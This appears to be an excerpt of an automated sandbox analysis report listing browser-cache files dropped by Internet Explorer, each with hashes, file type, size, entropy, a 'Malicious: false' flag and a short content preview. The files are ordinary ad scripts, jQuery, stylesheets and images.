SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284F D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #00 0000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt; ..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20647
Entropy (8bit):	5.298160305572905
Encrypted:	false
SSDEEP:	384:PF8AGm6ElzD7XzeMk/lg2f5vzBgF3OZOQtQWwY4RXrqt:9SEJDnci2RmF3OsQtQWwY4RXrqt
MD5:	5B2D766D584BA7533F11EDCFD4E41294
SHA1:	27864FF83922B20C28E1A28AA81D3D4CBF08A378
SHA-256:	B8390B7FC30203272A4D556451A29D2B39A3F87AADC939D564E7D8861271A966
SHA-512:	EACEB2DE3057B61E6A62B463306A22334F8B5201C7B3336066B0390A2A426EDDFD0DBC9FFA81CDCE95BCEB18D40D868BAA08E8BECA3A65F36AD623943AA6A A68
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":73,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime" :"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data- v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":" 0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","y ld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"succe ssLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20647
Entropy (8bit):	5.298160305572905
Encrypted:	false
SSDEEP:	384:PF8AGm6ElzD7XzeMk/lg2f5vzBgF3OZOQtQWwY4RXrqt:9SEJDnci2RmF3OsQtQWwY4RXrqt
MD5:	5B2D766D584BA7533F11EDCFD4E41294
SHA1:	27864FF83922B20C28E1A28AA81D3D4CBF08A378
SHA-256:	B8390B7FC30203272A4D556451A29D2B39A3F87AADC939D564E7D8861271A966
SHA-512:	EACEB2DE3057B61E6A62B463306A22334F8B5201C7B3336066B0390A2A426EDDFD0DBC9FFA81CDCE95BCEB18D40D868BAA08E8BECA3A65F36AD623943AA6A A68
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":73,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime" :"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data- v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":" 0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","y ld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"succe ssLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\e20c0926-e917-4c23-9449-56056dc6d4c7[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	57532
Entropy (8bit):	7.968103454726093
Encrypted:	false
SSDEEP:	768:2z5C9lTNBtOfYQDJ1qKXGoTq0rszBt1gvX9Rd8Ucwr4pxQ9xTx1e1U6pZ/hVRFGD:2FcEfJCeavWFR0A1u66btF6
MD5:	B64B9A0C13957895942C63DFF54F9A9D
SHA1:	9B5021D875CE14FAE70C1D00DA256649C2434A7C
SHA-256:	B341CC1DA6A9E5539184D8EC95D013DA4CEA9671B7E899B945B4C7430BA5CF72
SHA-512:	B4711363B63C4254F1B75770BCA569754C4A00C88C1AFD19F0896F3000E62F9349D100B84BE12B947FC43476759121CAA8174A487D3D25A94D6BC81B2F9F7051
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\e20c0926-e917-4c23-9449-56056dc6d4c7[1].jpg	
Preview:	.....JFIF.....C.....C.....B.....!..1..A."Q2a ..#Bq....$3R....b..%4C..Dc.....@.....!..1A.Qa.."q.....2..#BR...3b$S%4Cr.....?...}C.oP.|..g>..1.....o.....$.v,:nB".{Z....F.....w...0..... (.....{..i."....|...!xr.V.....M~%%=..@.iI.."....}.=..T._u.fj.I..}9..;..t...A*._.:..r..P&.....E..!BF~..7.*...X..y....y.h.9..X..[.....I;....@.....m.....bI.,.|.4.....o.3....:E.*....A..1.<..:FL*.I+ ...!+.1.3]]q.$..tx...U...nf...7.1n.$Y.jG.../.d...q.....n$.y'...,.d{.{NT.....".1.(...I.C.*PIH .bu..6...`M{....JB...C7!.....u^..fYB-....;:..`.....;7j.....oX.M.Z2..I.....3|..i.G.t.Q.4..J.... w7....m.G=8.....)..UX....=.@.....G.Sx..m.V....H"."d.I..}`.....iR...@.S;.$hF.blJN....:..4b)]O..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_06326605864354eef8d69459f54ecc0c[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	14949
Entropy (8bit):	7.863128761513647
Encrypted:	false
SSDEEP:	384:BYNg7sHt+POQR5J1yEEpn8jbHsUIor4d57wvuBlD:BYyoWhD1yh8jLs0cL7wvuBlD
MD5:	4CCD5894127614E408DEB8BDBF0051B9
SHA1:	B8F3DF4C91750EFE08A455A9733EF77633B09359
SHA-256:	DEAAE85FE55DD154DFEE16A701623B4FA7E5619C1C09B87EAC3EF9FDABCD9038
SHA-512:	9F1DA6AEADF58A0E5D30B787BBC1BCBCC2D57A6ECFEDD6F87BB2B89C57F6B563D29ACC917DC9292234E3C46A4CE8123CCCD600FD4A641251980BEB22A33EC01D
Malicious:	false
Preview:	.....JFIF.....XICC_PROFILE.....HLino....mntrRGB XYZ .....1..acspMSFT....IEC sRGB.....-HP .....cprt...P...3desc.....lwtpt.. .....bkpt.....rXYZ.....gXYZ...,....bXYZ...@....dmnd...T...pdmdd.....vued...L....view.....$lumi.....meas.....$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyright (c) 1998 Hewlett-Packard Company..desc.....sRGB IEC61966-2.1.....sRGB IEC61966-2.1.....XYZ .....Q.....XYZ .....XYZ .. ....o...8.....XYZ .....b.....XYZ .....$.....desc.....IEC http://www.iec.ch.....IEC http://www.iec.ch.....desc.....IEC 61966-2.1 Default RGB colour space - sRGB.....IEC 61966-2.1 Default RGB colour space - sRGB.....desc.....,Reference Viewing Condition in IEC61966-2.1.....,Reference V iewing Condition in IEC61966-2.1.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_1b199a12b8575b135373c5c837770836[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	44647
Entropy (8bit):	7.981098454208376
Encrypted:	false
SSDEEP:	768:pQtazC8XfaNIcP34M5AAjbT9QPI6UwdxjArkeS8ZmlH/dso94sOScQMwq:j4IcP4MJbT9OjVLjeS8efdf/0/
MD5:	01FFEB31F09BA322C79562ED9F999623
SHA1:	DC629136A60A8C03C2A4911212D0E0D915731D4D
SHA-256:	CDB9563ECB4D24A7F278835BEE01612AD52458A446F5B62F88214662DF2891F7
SHA-512:	9F15B70F9ED14B861BEED9E026946786E15AB70FDDA05F9078CB65E798C6CABBFC37A73550970880EA5437992B7D54B98A463EDBEBB97C785621C96AEC6492CA
Malicious:	false
Preview:	.....JFIF.....&""&0-0>>T..... ..... .#...#.3($$(3;2/2;H@@HZVZvv.....7.....6..... .....Y[C..u...fy..pk.....D.+0.@-~j=..f.ZZ.D.yc..sq....v5.y.F.'].....q...P....4..A...o+T..S....]..5>..uK.....s.P..E.=.5'1.'.....|.....#sj..I.,j.d.`.e.x..T'...lHZ+...=...a....7Z...*.$.|e;z. .v.s....6pV8.yRz.u.f.'i....<%.....=.X...T..uF.-....._].UiC7..(..q.....d.5C...~.MnG^Q5.y..8.v.....=.....J:aq.....g...9p3jO9.+.....L.5S.. TB.[.g.].5I.....Y7?....ER|. .s..vz..p>..>.. .*..%.....+1.....<.b.9n..~...g..2..8.d...S.I.WQ.....|\...*...!Y....\[.ef..*.,.ZO..c.....-.....S .\Z.k.d..P..t.=..*>w7&..s. `...a.....R..?L..'I..R.....j...x.g.Z&...-.:.=.*..t7.;:A...*&*....\....ji...b.w|.@ ..s6/L"IK..DA...K.&]6..~/7.7.0..e....U.....q...Lc....%..4].....Yf..o.....6.....v.1h.....\..6.b..o.../'u..Y.q&L.%B:...^=

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_GETTY_IMAGES_IBK_542734683__zTLH6vUV[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	10756
Entropy (8bit):	7.874559132162376
Encrypted:	false
SSDEEP:	192:7GTO3wp9l4oI1TRI+K1M7FVm5jlzvos0FhWTD91+yiqFx3k3F7HZqTrf8j:KTOAp39I1T++G0Ql8smgDfpFG3x56fO
MD5:	530961F46738BB75E8A8C20EF3AC7B8B
SHA1:	55700ED468D4224871D9A0036CFEA0A82BFEAB2C
SHA-256:	6B99E6FDA79FFB376A6933803895517BFA1ECCCC159F7D9ABAC0D9E300CF06E4
SHA-512:	487F1A8AC644944E5AD87768743955FFAC05DE23A4F9F6C3C0D6BF28EBB601695407112C55386418DBFBE1C554828E981B32AA58AF7190D9DAE1363D0D3B0150
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_GETTY_IMAGES_IBK_542734683__zTLH6vUV[1].jpg	
Preview:	......JFIF.....@ICC_PROFILE.....0ADBE....mntrRGB XYZ .....acspAPPL....none.....-ADBE.....cprt.....2desc...0...kwtpt.. .....bkpt.....rTRC.....gTRC.....bTRC.....rXYZ.....gXYZ.....bXYZ.....text....Copyright 1999 Adobe Systems Incorporated...desc.....Adobe RGB (1998)..... .....XYZ .....Q.....XYZ .....curv.....3..curv.....3..curv.....3..XYZ .....O.....XYZ .....4....,...XYZ .....&1.../..... .....%.....%!(!.!(!;/))/;E:7:ESJJSici.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....7...".....3.....Q.N.(.....J....Ic.A$. '_....h.a..5..Ug..J(:....(.}.=...i.)&.H{.DA$."....l..o.k..}E)lt,....8..+.X.I../iG,..)e.8{.DC$.".np0L..&...ib6..R..\M%...`.#-..d^.3.7r..IQ..H.....6..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_aff6bfc1c6c4f2caccde3859baf539e3[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	12437
Entropy (8bit):	7.94903071451543
Encrypted:	false
SSDEEP:	384://qOY9l+/oCOraPqkdaMvusAHN8A32xE+w7Nk4xu:nLYGwCRqlDs0N8Ame+Iu
MD5:	C714712584AA27AB5D14D646823373E9
SHA1:	2633898CDEC8A363D1AAE600D4F841D4C4E6693F
SHA-256:	B3BF62BA5E352A3C8EA2E265903AE2CCB18806F73622B83C377E2B254CE004D1
SHA-512:	CCF2F64C68F32C4D48C2DCB851C6243F0B0336533851EE8CE304F90B9D29EB9092F5DC12D0052E9E9C41BA1BF0C38E8F8156EC14A6A6E9D627B2DB15E4D5D1F
Malicious:	false
Preview:	......JFIF.....C.....!*$..(..%2%(,-/0/.#484.7*./....C.....'..'S7/7SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS.....7..... .....Db.4y .3..4p.Q.I.....4...A.<8i.... .....xh.....(.!...xh..4a1)....<8a.B!.....8.i I....'.H)..F..DF .D#.(X.....Lx,..."..!.D4`....q..8A!0...'..)..P Ppr!...8.`.....b.<f.T...F0....A..I....+....*..h.3.h)Z....4..@.p..piJi..L..[.KP2.....!&<<(((....."3.!..k1..k.Qj...`R...q.0!!n}"^..cH\...a.F...{.].9..Fg..r..%,@...Ate...4....+...nf.c..e`.....3F..... <Jx.1T.....dM.."......k.tm..f.9...D...W..c.q5..d..y.(..ydl.2m..f..J.Lx...R(...,.m1e..)Jb..../..j..g..@F.(P..8.r...}./,..E1C5...B.\..;.:@.ICO....4..k....w.0.*.....2\.....O..1.>.3.B&.....0.+.../..?X..R<DR.e4.....^]..fwQMQh4,..R..D.g....;f.t.e..JL...\.F....o...&.7..P6....8@"..SKZi.o...Zs...8..:a...E.G....K.bv..N.0 ..3.{.....g)..V.V.R.. >....*v.-..\..A`.+

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\http___cdn.taboola.com_libtrc_static_thumbnails_feafd6995635eb6c99fe330be76a5983[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	30607
Entropy (8bit):	7.981064193953369
Encrypted:	false
SSDEEP:	768:rejsOcPjaI+Af8jw4tzHj73IE0XyR2nqn1cPYJ:JOcP+1wyfhDs29qPYJ
MD5:	37A39A3C72397AEF717C25660DC027E6
SHA1:	77CF5972F6D85103E7D8CDCE3949EB48171D5798
SHA-256:	3E540A1D4297C34695EB7495A88DEC6A676E518F7722D456CC1184894DC73839
SHA-512:	D0A8E59C9EF19F9105E7AD77D873AF6D6C77330802E38D1EED5932DDC2D5EDF723B461B39DAFCBCB7E24C459EBCE4DD92710C88A67A857E9254F5DF411C1456
Malicious:	false
Preview:	......JFIF.....&....&,%#%,5//5C?CWWu.....)....)$,$!$,$A3--3AK?<?K[QQ[rlr.....7.....6..... .....".L\.S3.{...m.f...V.z))19.}....~..SN.CZ.?Gw...\....J[.....K...8S.`.y.,.D[.g..V+..D....Z @J ,..+..b..r.w.....h.5.Q>.....r..D.D...q...C.;`..y...ss..u..D.....f.0...2.G...8A...g. .mW.....D..C....M.N.U.*(..NGeG..-}.>..6..e...@.d..m%..j.l..s.^...H.*.R.....7J.}rt@..*...r.T.yR.=Bl..$.M..&..l....F#...y.....=%i.Z.....!.,...g].<o...%."..v9.3.s.....t3...7.Nf`L..mv... .*.....&.P$WJ.^7..7.G..;.f....Y.(..5.t.+9.3..I5.F^...j....*.gu.....$K.U8.p.....z.stg,.?X....9.f..uR".A..N:z.....l\(.d.r.!...6...=.<8...9Gk..Nb._....j....d..?.J.Q.$S..=P.z.fe/P[....).#..0.....j.q .Ld....x..z.ra..k..:R/.j..^t.k..I...+.C...k.(.fpMW`]....P.A...1|...P....5.S}k.L.",...A.*...N...E..<g.O..D..FW0.....G.>...z....ne...f?.....H|.Dn.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\jquery-2.1.1.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	84249
Entropy (8bit):	5.369991369254365
Encrypted:	false
SSDEEP:	1536:DPEkjP+iADIOr/NEe876nmBu3HvF38NdTuJO1z6/A4TqAub0R4ULvguEhjzXpa9r:oNM2Jiz6oAFKP5a98HrY
MD5:	9A094379D98C6458D480AD5A51C4AA27
SHA1:	3FE9D8ACAAEC99FC8A3F0E90ED66D5057DA2DE4E
SHA-256:	B2CE8462D173FC92B60F98701F45443710E423AF1B11525A762008FF2C1A0204
SHA-512:	4BBB1CCB1C9712ACE14220D79A16CAD01B56A4175A0DD837A90CA4D6EC262EBF0FC20E6FA1E19DB593F3D593DDD90CFDFFE492EF17A356A1756F27F90376B50
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\jquery-2.1.1.min[1].js	
Preview:	/*! jQuery v2.1.1 | (c) 2005, 2014 jQuery Foundation, Inc. | jquery.org/license */..!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var c=[],d=c.slice,e=c.concat,f=c.push,g=c.indexOf,h={},i=h.toString,j=h.hasOwnProperty,k={},l=a.document,m="2.1.1",n=function(a,b){return new n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b){return b.toUpperCase()};n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return d.call(this)},get:function(a){return null!=a?0>a?this[a+this.length]:this[a]:d.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this,b.context=this.context,b},each:function(a,b){return n.each(this,a,b)},map:function(a){return this.pushStack(n.map(this,funct

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\medianet[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	381585
Entropy (8bit):	5.484974132888776
Encrypted:	false
SSDEEP:	6144:4DZ9Tw5qIZvbBH0m9Z3GCVvgz56Cu1bgsFyvrIW:sIZvdP3GCVvg4xV7FUrIW
MD5:	46C1E3AE0C7C8241213C7AE3BDC8CBCF
SHA1:	331AC92493DD90D3A9592EE6B525F08DA753642C
SHA-256:	3B6B28EC439A7F14D907519F653AF3BB82DAC3FA4B2F9C45734463555B34C831
SHA-512:	BE621AA91B27CEA038619ADE63C06E4743DE06AF2338A64B4C093CB8430AB8C7EE8B9CA4FE972942CF3E45164CDFA00B77D8ACB4969534F58CFD057270792B9
Malicious:	false
Preview:	<html><.<head></head><.<body style="margin: 0px; padding: 0px; background-color: transparent;"><.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var a="",l="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function m(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(s=0;s<3;s++)e+=g[s].length;if(0!==e){for(var n,o=new Image,t=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",r="",i=0,s=2;0<=s;s--){for(e=g[s].length,0;0<e;){if(n=1===s?g[s][0]:{logLevel:g[s][0].logLevel,errorVal:{name:g[s][0].errorVal.name,type:a,svr:l,servname:c,message:g[s][0].errorVal.message,line:g[s][0].errorVal.lineNumber,description:g[s][0].errorVal.description,stack:g[s][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)).length+r.length<=1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\AA6wTdK[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	543
Entropy (8bit):	7.422513046358932
Encrypted:	false
SSDEEP:	12:6v/78/kFBVoROFJeVmDZFr3iR4f85jaSirm4VFF9LW+etOdx1Y0:+Vom4cfU4mGmab9L7dg0
MD5:	91EE9ECB5C9196CBD18EE4E9C41F94B5
SHA1:	F829201477F63B908789BB895823E5A4D16ABBD7
SHA-256:	2BA5AC02E5C6AE8D5BBD3D8C0CD5603A02A67E192394813514D151AE1D6988B6
SHA-512:	A30B7F28E690DE2B8AB0E413861E4B6ED0BD7CEB0695A93526620E44F20011905FD72A6F489C62EE1753235F063188156D50BBE44F5588250EA9395942505134
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J.....IDAT8O.S=,CQ.....E..... ..F..`0.....?.``..&D"."......Q.!.OK...S.D.../.....|.....Y.T!.aA.R..P.HJ ....O..sM....rE%.|><o...C.{L0.....i(.m..>....`\.qt.....>..J.G. *.W..l..~=.cN.{.K[.@..W...zeM...@y`..T....O7.....u...F0U. v{..2.....!..T.B.=.<v@....W..ax.+P.81...<....]{....f...E..5... ...6v.;8...2.h..%7...)...|;2....t..,....!.fY.:>.....:.R..(B.s...M&.F.R..Z$.....B.e.w.....N.....AM....O.d.?....>.g...Z&.@....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\AA7XCQ3[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	635
Entropy (8bit):	7.5281021853172385
Encrypted:	false
SSDEEP:	12:6v/78/kFN1fjRk9S+T8yippKCX5odDjyKGIJ3VzvTw6tWT8eXVDUlrE:uPkQpBJo1jyKGIlVzvTw6tylKE
MD5:	82E16951C5D3565E8CA2288F10B00309
SHA1:	0B3FBF20644A622A8FA93ADDFD1A099374F385B9
SHA-256:	6FACB5CD23CDB4FA13FDA23FE2F2A057FF7501E50B4CBE4342F5D0302366D314
SHA-512:	5C6424DC541A201A3360C0B0006992FBC9EEC2A88192748BE3DB93B2D0F2CF83145DBF656CC79524929A6D473E9A087F340C5A94CDC8E4F00D08BDEC2546BD4
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J.....IDAT8O..Kh.Q...3.d.I.$m..&1...[....g.AQwb."t.JE.].V.7.n\Y....n...Z.6-bK7..J. ..6M....3....{.....s...3.P..E....W_....vz...J..<.....L.<+..}.....s..}>..K4....k....Y."/.HW*PW...lv.I....\..{.y....W.e.....q".K.c.....y..K.'.H....h.....[EC..!.}+.....U...Q..8.....(./....s..yrG.m..N.=.....1>;N...~4.v..h:...'.....^..EN...X..{..C2...q...o.#R .....+.}9:~k(.."........h...CPU..`..H$.Q.K.)"..iwI.O[..\.q.O.<Dn%..Z.j)O.7. a.!>.L.....$..$..Z\..u71.....a...D$..`<X.=b.Y'...../m.r.....?...9C.I.L.gd.I..?.....-.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\AAyuliQ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\AAyuliQ[1].png	
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	435
Entropy (8bit):	7.145242953183175
Encrypted:	false
SSDEEP:	12:6v/78/W/6TKob359YEwQsQP+oaNwGzr5jl39HL0H7YM7:U/6pbJPgQP+bVRt9r0H8G
MD5:	D675AB16BA50C28F1D9D637BBEC7ECFF
SHA1:	C5420141C02C83C3B3A3D3CD0418D3BCEABB306A
SHA-256:	E11816F8F2BBC3DC8B2BE84323D6B781B654E80318DC8D02C35C8D7D81CB7848
SHA-512:	DA3C25D7C998F60291BF94F97A75DE6820C708AE2DF80279F3DA96CC0E647E0EB46E94E54EFFAC4F72BA027D8FB1E16E22FB17CF9AE3E069C2CA5A22F5CC7 A4
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....HIDAT8O.KK.Q.....v...me....H.}.D.....A$.=..=h.J..:..H...;qof?.M.....?..gg.j*.X..`/e8.10...T.. ....h..\?..7)q8.MB..u.-...?..G.p.O...0N.!.. .....M.....hC.tVzD...+?....Wz}h...8.+<..T._..D.P.p&.0.v....+r8.tg..g .C..a18G...Q.I.=..V1.....k...po.+D[^..3SJ.X..x...`..@4..j..1x'.h.V. ...3..48.{$BZW.z.>....w4~.`..m....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1cRVIL[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	modified
Size (bytes):	36892
Entropy (8bit):	7.959056572656301
Encrypted:	false
SSDEEP:	768:7E4ggpvOWD5pHJEZOcpmyS+LaPuVNQOANg0MOTPJwxhnfs4CKjeEI6NtA:7Ev2HJ4miLcuVNQJOtiCnNPjA0K
MD5:	C099589EEE66296510FF041C5D986537
SHA1:	F4FD38D19FFFDD20F65AC6FB01C68919A73A72CB
SHA-256:	2DF228BD78C963300446956593EB987BA7457FD2DB2421AECFD3472F3B9E35A0
SHA-512:	61928F9164184EB03ACA20F3D5C5E58389C5B435228BCDC72D4EBE62104F69DDB709CB976EE83A064827E56A8E35E11570C003AE67478C44C2B7D5F46A59F3C
Malicious:	false
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO......p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..`.8=)..?.MF>.3.....2.V..F-..|.....U.u...;t..ZM.....~..:..9.+....SW.....5..2.....>.9g.v.\.....~?.5^.,....M.a.@G. J...;xe8...h.1.x.C...s.0.m s.U.o.#...y.S3.q.0N.*.....F.....~.....0Yi.i?...=}..W.5h..5.c.`B!....%...lnd8P?_.&.Y5k.+...G\../.=...3.{..Vg..N{....<.8...AZ:&....,z.u?.+V..;@.....MLE.[.N ..#....Uf.....H.P.3....u4[..vA.1.....=

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\BB1cSMrW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	9417
Entropy (8bit):	7.942398314180811
Encrypted:	false
SSDEEP:	192:xCdWSJDlWJzJ3HXWCrNtVFOQxwbdh6Msyg9JvOnh170NOKbY87R37:Uz0J33trffOQeab9JvOnh17kw87p7
MD5:	85F2F295CFC344DFF98C8E356D11BE27
SHA1:	2EBD87F9D42A79DD4B03B99059B19E9DB2309736
SHA-256:	6B89EB676DE36F6FCC778072755E6C80220072E733FE43C5F9C296814DF19445
